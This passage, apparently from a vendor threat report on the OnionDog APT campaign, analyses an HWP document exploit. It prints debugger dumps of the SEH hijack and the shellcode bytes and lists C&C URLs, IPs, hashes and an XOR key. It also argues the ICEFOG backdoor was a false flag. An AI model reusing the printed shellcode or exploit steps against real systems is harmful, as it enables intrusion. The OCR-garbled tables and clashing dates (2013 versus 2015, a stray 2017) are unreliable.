7C9332A6                              FFD1        call ecx                                        C 0  ES 0023
7C9332A8                              64:8B25     mov esp,dword ptr fs:[0]                        P 1  CS 001B
7C9332AF                              64:8F05     pop dword ptr fs:[0]                            A 0  SS 0023
7C9332B6                              8BE5        mov esp,ebp                                     Z 1  DS 0023
7C9332B8                              5D          pop ebp                                         S 0  FS 003B
                                                                                                  T 0  GS 0000
ecx=7FFAC1B1                                                                                      D 0
                                                                                                  O 0  LastErr

                                                                                                  EFL 00000246

地址      HEX 数据                                      ASCII              0012D804  0012D8E8
0012E4B8  33 D2 C9 B8|B1 C1 FA 7F|80 CA FF 42|6A 43 58 52  3疑副龙 €?BjCXR     0012D808  0012E4B8
0012E4C8  CD 2E 5A 3C|05 74 F1 42|80 FA FC 77|EB B8 BF AC  ?Z<|t酚€  w敫楷     0012D80C  0012D904
                                                                            0012D810  0012D8BC
```


Picture 16　Call SEH Handler



```
7FFAC1B1   5E          pop esi                              ntdll.7C   寄存器 (FPU)
7FFAC1B2   8A5E A0     mov bl,byte ptr ds:[esi-0x60]                   EAX 00000000
7FFAC1B5   5E          pop esi                                         ECX 7FFAC1B1
7FFAC1B6   C2 5EF3     retn 0xF35E                                     EDX 7C9332BC
7FFAC1B9   60          pushad                                          EBX 00000000
7FFAC1BA   51          push ecx                                        ESP 0012D800
7FFAC1BB   68 616A     push 0x6E586A61                                 EBP 0012D820
7FFAC1C0   3D 7240     cmp eax,0xC0724072                              ESI 00000000
7FFAC1C5 ^ 72 F8       jb X7FFAC1BF                                    EDI 00000000
7FFAC1C7 v 76 65       jbe X7FFAC22E
7FFAC1C9 ^ 79 B1       jns X7FFAC17C                                   EIP 7FFAC1B1
7FFAC1CB   7B D4       jpo X7FFAC1A1
7FFAC1CD ^ 7F F3       jg X7FFAC1C2                                    C 0  ES 0023
7FFAC1CF   88F4        mov ah,dh                                       P 1  CS 001B
7FFAC1D1   8973 8A     mov dword ptr ds:[ebx-0x76],esi                 A 0  SS 0023
7FFAC1D4   61          popad                                           Z 1  DS 0023
7FFAC1D5   8CDE        mov si,ds                                       S 0  FS 003B
                                                                       T 0  GS 0000
堆栈 [0012D800]=7C9332A8 (ntdll.7C9332A8)                               D 0
esi=00000000                                                           O 0  LastErr

                                                                       EFL 00000246

地址      HEX 数据                                      ASCII              0012D800  7C9332A8  返回到 ntdll.7C
0012E4B8  33 D2 C9 B8|B1 C1 FA 7F|80 CA FF 42|6A 43 58 52  3疑副龙 €?BjCXR     0012D804  0012D8E8
                                                                            0012D808  0012E4B8
```

Picture 17　pop pop ret instruction sequence

This is the instruction sequence 'pop/pop/ret in' ntdll.7FFAC1B1. After executing the two 'pop', ESP pointing to 12E4B8 where the initial position of malicious shellcode is that will be executed after the 'Retn' instruction.




```
0012E4B8   33D2       xor edx, edx                       <ntdll.     ECX 7FFAC1B1
0012E4BA   C9         leave                                          EDX 7C9332BC
0012E4BB   B8 B1C1    mov eax, 0x7FFAC1B1                            EBX 000000BC
0012E4C0   80CA FF    or dl, 0xFF                                    ESP 0013CB6A
0012E4C3   42         inc edx                                        EBP 0012D820
0012E4C4   6A 43      push 0x43                                      ESI 0012D8E8
0012E4C6   58         pop eax                                        EDI 00000000
0012E4C7   52         push edx
0012E4C8   CD 2E      int 0x2E                                       EIP 0012E4B8
0012E4CA   5A         pop edx
0012E4CB   3C 05      cmp al, 0x5                                    C 0  ES 0023
0012E4CD ^ 74 F1      je X0012E4C0                                   P 1  CS 001B
0012E4CF   42         inc edx                                        A 0  SS 0023
0012E4D0   80FA FC    cmp dl, 0xFC                                   Z 1  DS 0023
0012E4D3 ^ 77 EB      ja X0012E4C0                                   S 0  FS 003B
0012E4D5   B8 BFAC    mov eax, 0xA7B6ACBF                            T 0  GS 0000
0012E4DA   0302       add eax, dword ptr ds:[edx]                    D 0
0012E4DC ^ 75 F1      jnz X0012E4CF                                  O 0  LastErr
0012E4DE   FFE2       jmp edx                                        EFL 00000246
0012E4E0   33D2       xor edx, edx
```

Picture 18 The execution of shellcode

In the end, it will create a normal HWP document in temp path and launch hwp.exe in HWP 2007 path, then load the document tmp.hwp and release the malicious msserver.exe. The interesting thing is that ICEFOG malware is not even released.

Chapter 4 Command and Control Mechanisms

We differentiate the versions of OnionDog by the communication methods in the operations. Through the sample analysis, we found that there are two main types of communication methods: one is based on fixed IP (operation in 2014) and the other one is based on Onion.City (operation in 2015). This map points out the correspondence between OnionDog samples and their C&C.


u6y2j2gg yplvzfm nion.city
qp4xhrnj jzq6glwx onion.city
uudv6kfd m4pdbd .onion.city
2015.0
strj3ya55r367jqd.onion.city
bcn5w6e glytlnnn onion.city
j2kiphme 4m4ek6 .onion.city
2014.0
218 153.17 53
221 149.32 213
218 145.131 130
221 149.222 209
3ec494300c3 df3446 6669bc67728
143921b361f 72e51a 8b63dff958a6
a38b9bcf692c d69de7 4ad219a1cb5
6f73192d0ab2 beae5f7 9e98402b869
bb27df0608e 7215b fabd0e0c4d1e
6bb9a601c7af 6406a1 0b717c6a2bbf
e888f7710000 267f7f da089295b1e
34d8b28d066 3737c c42a4f332d7f
869527bcbc6 5d4610 589e83c37b7e
3c983b300c5 c6909 8cef7d7469ba
cbcf16e559b afdd0 cae1f03b18d1

Picture 19 Correspondence between samples malware and their C&C

1. Onion.City

Related Onion.City URLs
hXXp://uudv6kfdmm4pdbdm.onion.city/main.php
hXXp://strj3ya55r367jqd.onion.city/main.php
hXXp://u6y2j2ggtyplvzfm.onion.city/index2.php
hXXp://qp4xhrnjuzq6glwx.onion.city/index2.php
hXXp://j2kiphmeb4m4ek66.onion.city/index2.php
hXXp://bcn5w6eqglytlnnn.onion.city/index2.php

Table 7 Related Onion.City URLs

In 2015, the communication method within the OnionDog gang has been fully upgraded to Onion.City which is a much more high-end and covert communication method compared to the existing APT attacks. The role of URLs related to “index2.php” is to download other malicious codes while the URLs related to “main.php” are used to steal data from the pass-back process.

Onion.City is the communication method where web search engine adopts Tor2web proxy technology so that users can visit domains in the Deep Web without the help of Tor browser. This has created an ideal invisible cloak for the attackers in the anonymous environment of Tor.

2. Fixed IP

The communication C&C in the malicious Trojans in 2014 and 2015 are all directly connected to a fixed IP which has been hard-coded in the malicious codes. Coincidentally, the geo locations of the IP addresses are all in Korea. However, this doesn’t necessarily indicate the threat actor is in Korea because these IPs may only be some botnets or redirectors.

C&C IP	Geo location
218.153.172.53	Korea
218.145.131.130	Korea
222.107.13.113	Korea


221.149.32.213	Korea
221.149.223.209	Korea
220.85.160.3	Korea
112.169.154.65	Korea
121.133.8.2	Korea

Table 8 Associations between the fixed IPs and their geo locations

Chapter 5 ICEFOG “Rebirth”： aimed at misleading or false flagging?

1. Inertial thinking in relevance analysis

Our analysis of Operation OnionDog is mainly based on the data from 360 Threat Intelligence Center to uncover the associations between different resources. Our major discoveries are the guise files that pretend to be HWP files and the HWP exploit files taking advantage of HWP files’ vulnerability. They both contain lure documents and OnionDog samples. But HWP exploit files has one more malicious file type – backdoor (please see the picture below).



Picture 21 Three kinds of derivatives of HWP exploit files

We scanned the malware with our own AntiVirus engine. The result shows the backdoor belongs to ICEFOG malware families. Further manual analysis verifies that result because distinct features are recognized. For example, the encrypted memory is saved in the location “%TMP%\mstmpdata.dat”. The encrypted data will be decrypted based on XOR logical operation with the string ‘&*^*@~^%9?i0h’. The C&C of the backdoor is www.sejonng.org. Signs like these seems all point to the same conclusion.

ICEFOG was revealed by Kaspersky in 2013. HWP exploit files appeared in July, 2014. Through comparison between the timestamp of the ICEFOG backdoor and its first show-up timein third-party (VirusTotal) analysis (see table below), it has been proven that the compile timestamp of ICEFOD backdoor is credible. The fact that the relevant samples already existed before Kaspersky’s report also directs to the conclusion that the backdoor sample belongs to ICEFOG.

MD5 samples of ICEFOG	84f5ede1fcadd5f62420c6aae04aa75a
ICEFOG sample compile time	23:39:10, May 1st, 2013
The first show-up of ICEFOG sample Virustotal	May 6th, 2013

Publication time of the ICEFOG report by Kaspersky[12]	September 25th, 2013
Sample C&C of ICEFOG	www.sejonng.org
C&C exposure time on media (ICEFOG report)	September 25th, 2013

Table 9 Relevant info of ICEFOG samples in HWP exploit files

	HWP exploit file 1	**HWP exploit file 2**
MD5	26b416d686ce57820e13e572e9e33cce	de00286f6128fb92002e0c0760855566
Malware tracker	July 25th, 2014	August 18th, 2014
VirusTotal	July 25th, 2014	August 18th, 2014
MD5 that releases "OnionDog"	bb27df0608e657215bd5fabd0e0c4d1e	869527bcbc6e95d46103589e83c37b7e
Compile time of OnionDog	10:36:46, July 18th, 2014	10:36:46, July 18th, 2014
ICEFOG MD5	84f5ede1fcadd5f62420c6aae04aa75a	84f5ede1fcadd5f62420c6aae04aa75a
ICEFOG compile time	23:39:10, May 1st, 2015	23:39:10, May 1st, 2015
MD5 of lure document	9a4fafb0aa9f79dee2a117d237eaa931	843c6952e47564586a9094320f8d8c22
Creation time of lure document	July 23rd, 2014	July 23rd, 2014

Table 10 Relevant info of HWP exploit files

We have testified the backdoor is from ICEFOG samples. The samples of ICEFOG and OnionDog are both released by the same HWP exploit file. With that said, according to our initial thinking, we almost believed that the ICEFOG must be associated with OnionDog; furthermore, ICEFOG even might be the organization behind Operation OnionDog, but is that true?

[12] The Icefog APT: A Tale of Cloak and Three Daggers,https://securelist.com/blog/research/57331/the-icefog-apt-a-tale-of-cloak-and-three-daggers/

2. Truth behind the “smoke curtain”

At the very beginning, we assumed the organization behind OnionDog should be ICEFOG, but further investigations make us begin to doubt. The active time of OnionDog malicious files is around the month of July in 2014. Activities of other samples were active in the similar time windows like October in 2013, July to August in 2017 and July to September in 2015. In addition, Kaspersky published its report on ICEFOG at the end of September. Usually, after being exposed by security vendors, it is time when APT organization would cease their attacks and stop using relevant C&C or backdoors. This time, the threat actor doesn’t follow the regular rule. Of course, the possibility still exists that the attackers was exposing themselves on purpose as long as they can reach their goal maximally. However, it makes us begin to doubt our original assumption.

According to the attack time listed above and our experience in APT analysis, there must be other intentions to explain why the attackers used previous attack methods even though some of the backdoors and C&C have been unveiled and detected. Regarding their real intentions, our speculations are:


a. Lack of attack capabilities leave the attackers no choice but to use previous techniques and resources;

b. Attackers are very confident that they can reach the same goal even if they use old techniques and resources because they know very well about the targets;

c. Their real purpose is to fly false flags on other APT organizations or to confuse and mislead security researchers.

We did some tests on HWP exploit files in virtual environment and found that actually when the HWP exploit file was triggered, it firstly opened lure documents, and then ran the OnionDog samples. In the whole process, it didn’t release any ICEFOG samples. That is to say, if users’ computers are attacked by HWP exploit file, only OnionDog samples will be released and run rather than ICEFOG samples. This phenomenon aroused questions to us: why the attackers implant a backdoor which they will never use in the following attacks to the HWP exploit?

With this question in mind, we pulled out and arranged all the attacks according to chronological order to have a better view of the whole cyber-attack campaign. Besides the timestamp of ICEFOG itself, Kaspersky’s reporting time and the active time of OnionDog samples, there are two time slots that require more attention which is related to the status of C&C domain www.sejonng.org.



Picture 22 Timeline of HWP exploit and relevant resources

In the report of ICEFOG from Kaspersky dated to September 25th, 2013, the domain www.sejonng.org had yet been marked as “SINKHOLED by Kaspersky Lab”. Later in the historical data of WHOIS owned by DomainTools[13], we noticed the domain was already marked as “serverHold[14]” on January 1st, 2014. What’s more, from the website snapshot[15] provided by DomainTools, it shows that the domain has already been mark as “sinkhole[16]” by Kaspersky on June 4th, 2014 or even earlier.

Additionally, the most recent update about domain www.sejonng.org is that it has been taken over and sinkholed in the WHOIS record[17] of virustracker.info.


[13] https://whois.domaintools.com/

[14] https://www.icann.org/en/system/files/files/epp-status-codes-30jun11-en.pdf

[15] https://research.domaintools.com/research/screenshot-history/sejonng.org/#0

[16] https://en.wikipedia.org/wiki/DNS_sinkhole

[17] https://whois.domaintools.com/sejonng.org



sejonng.org | 2014-06-04

This is a research system operated by Kaspersky Lab

For more information please visit:

www.kaspersky.com


www.securelist.com

For abuse please contact: theflame [AT] kaspersky [dot] com

Picture 23 Historical page record of “www.sejonng.org” (from DomainTools)

We deduced that when attackers started to distribute HWP exploit files, the C&C domain of ICEFOG backdoor has no longer belong to themselves. Combining all the factors above, we came to the conclusion that our third assumption should be the OnionDog gang’s real purpose: to fly false flags on other APT organizations or mislead researchers.

Similar circumstance happened in the past APT attacks in which APT organizations used fake information to obstruct researcher from security companies. Taking the duqu 2.0 Analysis as an example, researchers from Kaspersky Lab also encountered the situation where the threat actor added some fake symbols and very rare compression algorithm to direct researchers to believe the malware was related to APT1 or MiniDuke.



ATTRIBUTION

As usual, attribution of cyberattacks over the Internet is a difficult task. In the case of Duqu, the attackers use multiple proxies and jumping points to mask their connections. This makes tracking an extremely complex problem.

Additionally, the attackers have tried to include several false flags throughout the code, designed to send researchers in the wrong direction. For instance, one of the drivers contains the string "ugly.gorilla", which obviously refers to [9]Wang Dong, a Chinese hacker believed to be associated with the APT1/Comment Crew. The usage of the Camellia cypher in the MSI VFSes, previously seen in APT1-associated Poison Ivy samples is another false flag planted by the attackers to make researchers believe they are dealing with APT1 related malware. The "romanian.antihacker" string used in the "portserv.sys" driver is probably designed to mimic "w00tw00t.at.blackhats.romanian.anti-sec" requests that are often seen in server logs or simply point to an alleged Romanian origin of the attack. The usage of rare compression algorithms can also deceptive. For instance, the LZJB algorithm used in some of the samples is rarely seen in malware samples; it has been used by MiniDuke which we reported in early 2013.

Picture 24 Excerpt from Kaspersky technical report about THE DUQU 2.0[18]

Chapter 6 Special clues

1. PDB path

	Relevant samples	PDB routes
PDB1 [19]	10861ed5e2b01ba053d2659eebdce1a2	W:\2014 work\27 **APT-USB**\140701 APT\svcInstaller\Release\DeleteService.pdb
PDB2	a38b9bcf692c1d69de74c4ad219a1cb5	W:\2014 work\27 **APT-USB**\130701 APT\svcInstaller\Release\DeleteService.pdb
PDB3 [20]	598f2b1b73144d6057bea7ef2f730269	W:\2013 work\130610 **APT**\svcInstaller\Release\DeleteService.pdb

Table 11 Typical PDB routes and correspondent samples

From the table, we can see that in the PDB path, there are the letters of "APT" with each notation.

[18] THE DUQU 2.0 Technical Details, https://cdn.securelist.com/files/2015/06/The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf

[19] http://viruslab.tistory.com/3534

[20] http://viruslab.tistory.com/3567

Along with it, the website of PDB path viruslab.tistory.com was exposed in front of the researchers.


2. File property of lure documents

File property	Details
Sample MD5	cbcf18e559b87afdd059cae1f03b18d1
Lure document MD5	9a4fafb0aa9f79dee2a117d237eaa931
Content	Salary info of Korean electric companies
File size	25,088 bytes
Program writer	test1234
Creation time	13:43:54, July 23rd, 2014
Last edit time	8:41:30, July 24th, 2014
Last edit	**APT-WebServer**

Table 12 Typical file property of HWP lure documents

3. Information in Korean

A large amount of information in Korean showed up in the malicious codes during our analysis, which is the content in the data pack sent back to C&C servers.



```
stosw
stosb
mov     eax, [esp+0B20h+bRes101_Ok]
test    eax, eax
jz      short loc_10001614
```


```
mov     eax, [esp+0B20h+bInfFileOK]
test    eax, eax
jz      short loc_10001614
```

```
push    offset aUsbI_0  ; "USB 감염 성공 "
lea     ecx, [esp+0B24h+szUSB]
push    104h
push    ecx
jmp     short loc_10001626
```

```
loc_10001614:                   ; "USB 감염 실패 "
push    offset aUsbI
lea     edx, [esp+0B24h+szUSB]
push    104h                    ; size_t
push    edx                     ; char *
```

